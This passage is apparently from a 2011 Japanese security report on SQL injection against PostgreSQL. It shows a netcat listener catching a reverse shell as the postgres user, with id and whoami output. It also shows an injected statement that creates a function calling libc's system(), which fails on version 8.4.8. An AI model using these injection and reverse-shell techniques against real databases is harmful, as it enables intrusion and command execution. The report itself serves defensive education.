


図 2.1-12 : TCP 接続を一本で行うことも可能だ



```

C:\>nc -nvv -L -p 91
listening on [any] 91 ...
connect to [192.0.2.12] from (UNKNOWN) [192.0.2.11] 45414
bash: no job control in this shell
/home/postgres
total 48
drwx----- 3 postgres postgres 4096 Aug  4 00:04 ./
drwxr-xr-x 3 root      root      4096 Jun  1 2010 ../
-rw----- 1 postgres postgres 2188 Oct 11 14:43 .bash_history
-rw-r--r-- 1 postgres postgres  24 Jun  1 2010 .bash_logout
-rw-r--r-- 1 postgres postgres  176 Jun  1 2010 .bash_profile
-rw-r--r-- 1 postgres postgres  140 Aug  4 00:04 .bashrc
-rw-r--r-- 1 postgres postgres  515 Jun  1 2010 .emacs
drwxr-xr-x 3 postgres postgres 4096 Jun  1 2010 .kde/
-rw----- 1 postgres postgres  272 Jun  1 2010 .psql_history
-rw-r--r-- 1 postgres postgres  658 Jun  1 2010 .zshrc
-rwxr-xr-x 1 postgres postgres  147 Aug  4 00:04 pgsq_start.csh*
^]0;postgres@localhost:[postgres@localhost ~]$ id
uid=500(postgres) gid=500(postgres) groups=500(postgres)
^]0;postgres@localhost:[postgres@localhost ~]$ pwd
/home/postgres
^]0;postgres@localhost:[postgres@localhost ~]$ whoami
postgres
^]0;postgres@localhost:[postgres@localhost ~]$
    
```

図 2.1-13：図 2.1-12の結果




図 2.1-14：図 2.1-3～図 2.1-13までの作業が終了したら、関数定義を削除しておこう




図 2.1-15 : さて、最近とはいっても少し古い感じがあるが、図 2.1-1~図 2.1-14よりは新しいPostgreSQLに対して、同様の試みをする




図 2.1-16 : 図 2.1-15の結果、PostgreSQL version8.4.8 である




図 2.1-17 : 図 2.1-16に対して「CREATE FUNCTION」コマンドを使って/lib/libc.so.6をロードさせてみる





図 2.1-18 : 図 2.1-17の結果 1。エラーとなっている



```

postgres@localhost:~
ファイル(E) 編集(E) 表示(V) 端末(I) タブ(B) ヘルプ(H)
drwxr-xr-x  2 root root  4096 1月 31 2010 .gstreamer-0.10/
-rw-r--r--  1 root root    81 1月 31 2010 .gtkrc-1.2-gnome2
-rw-r--r--  1 root root    89 6月  1 2010 .mailcap
drwx-----  3 root root  4096 1月 31 2010 .metacity/
-rw-r--r--  1 root root   230 6月  1 2010 .mime.types
drwxr-xr-x  3 root root  4096 6月 10 21:56 .nautilus/
-rw-----  1 root root  2156 8月  4 00:54 .psql_history
drwxr-xr-x  3 root root  4096 1月 31 2010 .redhat/
drwx-----  2 root root  4096 1月 31 2010 .scim/
-rw-r--r--  1 root root   361 2月 13 2010 .tcshrc
-rw-r--r--  1 root root 2333 10月 11 14:38 .xsession-errors
drwxr-xr-x  2 root root  4096 1月 31 2010 Desktop/
-rw-----  1 root root  1491 1月 31 2010 anaconda-ks.cfg
lrwxrwxrwx  1 root root    19 6月  8 2010 apache2 -> /usr/local/apache2//
lrwxrwxrwx  1 root root    15 6月  1 2010 java -> /usr/local/java/
lrwxrwxrwx  1 root root    17 6月 10 2010 pgsql -> /usr/local/pgsql//
lrwxrwxrwx  1 root root    17 6月  1 2010 tomcat -> /usr/local/tomcat/
-rw-r--r--  1 root root    6 6月 10 09:01 zzz.txt

localhost.localdomain(root):/root> ERROR:  incompatible library "/lib/libc.so.6"
: missing magic block
HINT:  Extension libraries are required to use the PG_MODULE_MAGIC macro.
STATEMENT:  SELECT * FROM shohintbl WHERE skakaku < 500;CREATE FUNCTION systemEx
ec12(name) RETURNS integer AS '/lib/libc.so.6','system' LANGUAGE C STRICT
    
```

図 2.1-19: 図 2.1-17の結果 2。コンソール側に表示されたエラーメッセージ

「**PG_MODULE_MAGIC**」マクロ変数が定義されていないライブラリはロードできない」というエラーメッセージである

3. まとめ

基本的に、Web アプリケーションに SQL Injection 脆弱性が存在しなければ、本文書で解説した内容を悪用される心配はない。

4. 検証作業

NTT コミュニケーションズ株式会社
 ソリューションサービス部 第四エンジニアリング部門 セキュリティオペレーション担当
 佐名木 智貴

5. 参考

1. セキュア Web プログラミング Tips 集(出版社:株式会社ソフト・リサーチ・センター)
ISBN=978-4883732562
2. ウェブアプリケーションセキュリティ(出版社:データハウス)
ISBN=13: 978-4887189409
3. 体系的に学ぶ 安全な Web アプリケーションの作り方 脆弱性が生まれる原理と対策の実践
(出版社:ソフトバンククリエイティブ)
ISBN=13:978-4797361193
4. 日本 PostgreSQL ユーザ会
<http://www.postgresql.jp/>
5. version8.2 リリースノート
<http://www.postgresql.jp/document/pg911doc/html/release-8-2.html>
6. 川口洋のセキュリティ・プライベート・アイズ ～実録・4 大データベースへの直接攻撃～
<http://www.atmarkit.co.jp/fsecurity/column/kawaguchi/025.html>
7. OWASP Backend Security Project Testing PostgreSQL
https://www.owasp.org/index.php/OWASP_Backend_Security_Project_Testing_PostgreSQL

6. 履歴

- 2011年10月14日: ver1.0 最初の公開

7. 最新版の公開URL

http://www.ntt.com/icto/security/data/soc.html#security_report

8. 本レポートに関する問合せ先

NTT コミュニケーションズ株式会社
ソリューションサービス部 第四エンジニアリング部門 セキュリティオペレーション担当

e-mail: scan@ntt.com

以上